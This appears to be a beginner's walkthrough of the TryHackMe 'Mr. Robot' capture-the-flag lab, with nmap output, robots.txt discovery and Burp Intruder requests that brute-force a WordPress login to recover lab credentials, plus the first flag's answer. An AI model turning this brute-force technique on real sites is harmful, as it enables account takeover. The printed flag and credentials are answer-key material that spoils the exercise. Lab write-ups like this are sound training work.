

# DAY-5: CYBERSECURITY



## TryHackMe


The "Mr. Robot CTF" on TryHackMe is a popular challenge that involves real-world hacking techniques to simulate gaining access to a vulnerable system. Here's a breakdown of how to solve the three main challenges (or flags) in this CTF.

### Challenge Overview:

In this CTF, you are tasked with finding three flags. These flags are hidden in different locations, and you need to exploit vulnerabilities to access them. Here's how to approach the three challenges:

### Initial Configuration:





**Figure :** Download configuration file

**Set up OpenVPN and keep it running in the background:**

```
(kali㉿kali)-[~]
$ cd Downloads

(kali㉿kali)-[~/Downloads]
$ sudo openvpn Maximus123(1).ovpn
[sudo] password for kali:
2024-09-27 19:53:17 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-09-27 19:53:17 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel offload.
2024-09-27 19:53:17 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-09-27 19:53:17 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2024-09-27 19:53:17 DCO version: N/A
2024-09-27 19:53:17 TCP/UDP: Preserving recently used remote address: [AF_INET]52.4.198.155:1194
2024-09-27 19:53:17 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-09-27 19:53:17 UDPv4 link local: (not bound)
2024-09-27 19:53:17 UDPv4 link remote: [AF_INET]52.4.198.155:1194
2024-09-27 19:53:17 TLS: Initial packet from [AF_INET]52.4.198.155:1194, sid=add5a1e6 6096665a
2024-09-27 19:53:18 VERIFY OK: depth=1, CN=ChangeMe
2024-09-27 19:53:18 VERIFY KU OK

2024-09-27 19:53:18 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-09-27 19:53:18 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-09-27 19:53:18 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.6.10.116,topology subnet,ping 5,ping-restart 120,ifconfig 10.6.10.116 255.255.128.0,peer-id 124,cipher AES-256-CBC'
2024-09-27 19:53:18 OPTIONS IMPORT: --ifconfig/up options modified
2024-09-27 19:53:18 OPTIONS IMPORT: route options modified
2024-09-27 19:53:18 OPTIONS IMPORT: route-related options modified
2024-09-27 19:53:18 net_route_v4_best_gw query: dst 0.0.0.0
2024-09-27 19:53:18 net_route_v4_best_gw result: via 192.168.30.2 dev eth0
2024-09-27 19:53:18 ROUTE_GATEWAY 192.168.30.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:a6:9b:d0
2024-09-27 19:53:18 TUN/TAP device tun3 opened
2024-09-27 19:53:18 net_iface_mtu_set: mtu 1500 for tun3
2024-09-27 19:53:18 net_iface_up: set tun3 up
2024-09-27 19:53:18 net_addr_v4_add: 10.6.10.116/17 dev tun3
2024-09-27 19:53:18 net_route_v4_add: 10.10.0.0/16 via 10.6.0.1 dev [NULL] table 0 metric 1000
2024-09-27 19:53:18 sitnl_send: rtnl: generic error (-17): File exists
2024-09-27 19:53:18 NOTE: Linux route add command failed because route exists
2024-09-27 19:53:18 Initialization Sequence Completed
2024-09-27 19:53:18 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 124
2024-09-27 19:53:18 Timers: ping 5, ping-restart 120
2024-09-27 19:53:18 Protocol options: explicit-exit-notify 3
```

Once you have connected to the TryHackMe network using OpenVPN, you can get your IP address using several methods depending on your operating system. Here's how you can retrieve your IP after turning on OpenVPN:


```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.30.130 netmask 255.255.255.0 broadcast 192.168.30.255
    inet6 fe80::8e38:fee0:180b:8190 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a6:9b:d0 txqueuelen 1000 (Ethernet)
    RX packets 97335 bytes 82449032 (78.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 59176 bytes 11409748 (10.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6112 bytes 315645 (308.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6112 bytes 315645 (308.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.6.10.116 netmask 255.255.128.0 destination 10.6.10.116
    inet6 fe80::5f0c:abf5:ce6f:8298 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 8731 bytes 10380305 (9.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9899 bytes 717251 (700.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**Figure:** IP address after connecting to OpenVPN i.e., 10.6.10.116

## Interface of Mr Robot CTF:



**Figure:** Mr Robot CTF

Dashboard
Learn
Compete
Other
Access Machines
Go Premium
1

Task 1 Connect to our network

Task 2 Hack the machine

Start Machine

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to [Leon Johnson](#) for creating this machine. This machine is used here with the explicit permission of the creator <3

Target Machine Information				
Title	Target IP Address	Expires		
Mr Robot	Shown in 0min 50s	59min 48s		Add 1 hour Terminate

```

(kali㉿kali)-[~]
└─$ ping 10.10.109.69
PING 10.10.109.69 (10.10.109.69) 56(84) bytes of data:
64 bytes from 10.10.109.69: icmp_seq=1 ttl=61 time=291 ms
64 bytes from 10.10.109.69: icmp_seq=2 ttl=61 time=288 ms
64 bytes from 10.10.109.69: icmp_seq=3 ttl=61 time=287 ms
64 bytes from 10.10.109.69: icmp_seq=4 ttl=61 time=288 ms
64 bytes from 10.10.109.69: icmp_seq=5 ttl=61 time=312 ms
64 bytes from 10.10.109.69: icmp_seq=6 ttl=61 time=289 ms
64 bytes from 10.10.109.69: icmp_seq=7 ttl=61 time=288 ms
64 bytes from 10.10.109.69: icmp_seq=8 ttl=61 time=325 ms
^C
— 10.10.109.69 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7010ms
rtt min/avg/max/mdev = 287.338/296.088/324.890/13.398 ms

```

## Flag 1: User Enumeration and Exploitation

### Steps to Solve:

#### 1. Scan the Target Machine:

- Start with an **Nmap** scan to identify open ports and services running on the target.

**nmap -sV -sC -oN nmap\_scan 10.10.109.69**

Focus on services like HTTP (port 80) and any SSH services (port 22).

```
(kali㉿kali)-[~]
└─$ nmap -sV -sC -Pn -oN nmap_scan 10.10.109.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 20:03 IST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 11.00% done; ETC: 20:07 (0:03:06 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 11.50% done; ETC: 20:07 (0:03:05 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 45.00% done; ETC: 20:07 (0:01:51 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 61.00% done; ETC: 20:07 (0:01:19 remaining)
Stats: 0:03:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 20:07 (0:00:00 remaining)
Nmap scan report for 10.10.109.69
Host is up.
All 1000 scanned ports on 10.10.109.69 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.42 seconds
```


```
20:06 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
20:06 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeUp
join

root@fsociety:~#
```

```
10.10.109.69/robots.txt

User-agent: *
fsociety.dic
key-1-of-3.txt
```



**Figure:** Challenge 1 key

Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9

✓ Correct Answer


🔍 Hint

## Flag 2: Privilege Escalation to Root

### Steps to Solve:

#### 1. Look for Privilege Escalation Opportunities:

- Once you gain user-level access (usually by compromising WordPress or another service), you need to escalate your privileges to root.
- Start by checking for **SUID** binaries or services running as root that you can exploit.



**Figure:** Login.php




Figure: We don't know what the username and password is

## Brute Forcing to Obtain Usernames and Passwords using BurpSuite:

Request to http://10.10.109.69:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /wp-login.php HTTP/1.1
2 Host: 10.10.109.69
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://10.10.109.69
10 Connection: keep-alive
11 Referer: http://10.10.109.69/wp-login.php
12 Cookie: s_cc=true; s_fid=055D0C7529C2C590-366A3684D43677D5; s_nr=1727447750680; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.109.69%2Fwp-admin%2F&testcookie=1
```

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.109.69 Update Host header to match target Add S Clear S Auto S Refresh

```
1 POST /wp-login.php HTTP/1.1
2 Host: 10.10.109.69
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://10.10.109.69
10 Connection: keep-alive
11 Referer: http://10.10.109.69/wp-login.php
12 Cookie: s_cc=true; s_fid=055D0C7529C2C590-366A3684D43677D5; s_nr=1727447750680; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.109.69%2Fwp-admin%2F&testcookie=1
```

**ⓘ Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Deduplicate  
Add

ER17-2343  
Honey  
Chitti  
ER28-0652  
Bujji  
Emmett  
ER01-3254  
Elliot  
  
  
Add from list ... [Pro version only]

**ⓘ Grep - Match**

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste  
Load ...  
Remove  
Clear  
Add

Invalid username  
  
  
  
  
Invalid username

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match ☒ Exclude HTTP headers

2. Intruder attack of http://10.10.109.69

Attack Save ⓘ

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid username	Comment
0		200	312			4098	1	
1	ER17-2343	200	307			4098	1	
2	Honey	200	300			4097	1	
3	Chitti	200	303			4098	1	
4	ER28-0652	200	302			4098	1	
5	Bujji	200	302			4098	1	
6	Emmett	200	306			4098	1	
7	ER01-3254	200	303			4098	1	
8	Elliot	200	800			4149		
9	Kanna	200	301			4098	1	

Request Response

Pretty Raw Hex

```

1 POST /wp-login.php HTTP/1.1
2 Host: 10.10.109.69
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 102
9 Origin: http://10.10.109.69
10 Connection: keep-alive
11 Referer: http://10.10.109.69/wp-login.php
12 Cookie: s_cc=true; s_fid=05500C7529C2C590-366A3684D43677D5; s_nr=1727447750680; s_sq=V5BN58BN5DN5D; wordpress_test_cookie=WP-Cookie-Check
13 Upgrade-Insecure-Requests: 1
14
15 logElliot&wp=admin&wp-submit=Login&redirect_to=http://10.10.109.69/&wp-admin2Ftestcookie=1

```

Figure: Brute forcing the username



Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 POST /wp-login.php HTTP/1.1
2 Host: 10.10.109.69
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://10.10.109.69
10 Connection: keep-alive
11 Referer: http://10.10.109.69/wp-login.php
12 Cookie: s_cc=true; s_fid=055D0C7529C2C590-366A3684D43677D5; s_nr=1727447750680; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=Elliot&pwd=$dvdb$&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.109.69%2Fwp-admin%2F&testcookie=1
```

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

ER17-2343

Honey

Chitti

ER28-0652

Bujji

Emmett

ER01-3254

Elliot

Enter a new item

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Add

incorrect

incorrect

Match type: ☒ Simple string

☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

Figure: Brute forcing the password

3. Intruder attack of http://10.10.109.69

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Incorrect	Comment
0		200	304			4149	1	
1	ER17-2343	200	303			4148	1	
2	Honey	200	302			4149	1	
3	Chitti	200	304			4148	1	
4	ER28-0652	302	320			1113		
5	Buji	200	305			4148	1	
6	Emmett	200	305			4149	1	
7	ER01-3254	200	307			4149	1	
8	Elliot	200	304			4149	1	
9	Karma	200	301			4149	1	

Request Response

1 POST /wp-login.php HTTP/1.1  
 2 Host: 10.10.109.69  
 3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0  
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
 5 Accept-Language: en-US,en;q=0.5  
 6 Accept-Encoding: gzip, deflate, br  
 7 Content-Type: application/x-www-form-urlencoded  
 8 Content-Length: 106  
 9 Origin: http://10.10.109.69  
 10 Connection: keep-alive  
 11 Referer: http://10.10.109.69/wp-login.php  
 12 Cookie: s\_c=true; s\_fid=0550C7529C2C590-366A3684D4367705; s\_nr=172447750680; s\_sq=058V58N5DN5D; wordpress\_test\_cookie=wpCookie+check  
 13 Upgrade-Insecure-Requests: 1  
 14  
 15 log=Elliot&pwd=ER28-0652&wp-submit=Log+In&redirect\_to=http%3A%2F%2F10.10.109.69%2Fwp-admin%2Ftestcookie=1

**Username : Elliot**

**Password : ER28-0652**

In the **Mr. Robot CTF** on TryHackMe, the **404 error** exploitation is a key part of gaining access to the system. This involves discovering a hidden or vulnerable part of the website that allows you to access the system as the "robot" user.

Here's how the process typically works and how the 404 error page plays a role in accessing the terminal as "robot":

## 1. Initial Enumeration of the Website

After performing an initial scan (usually with nmap) and identifying open ports and services (HTTP and SSH are commonly open), you will navigate to the website hosted on the target machine.

- The website will often return a **403 Forbidden** or **404 Not Found** error when visiting certain pages or resources that do not exist.

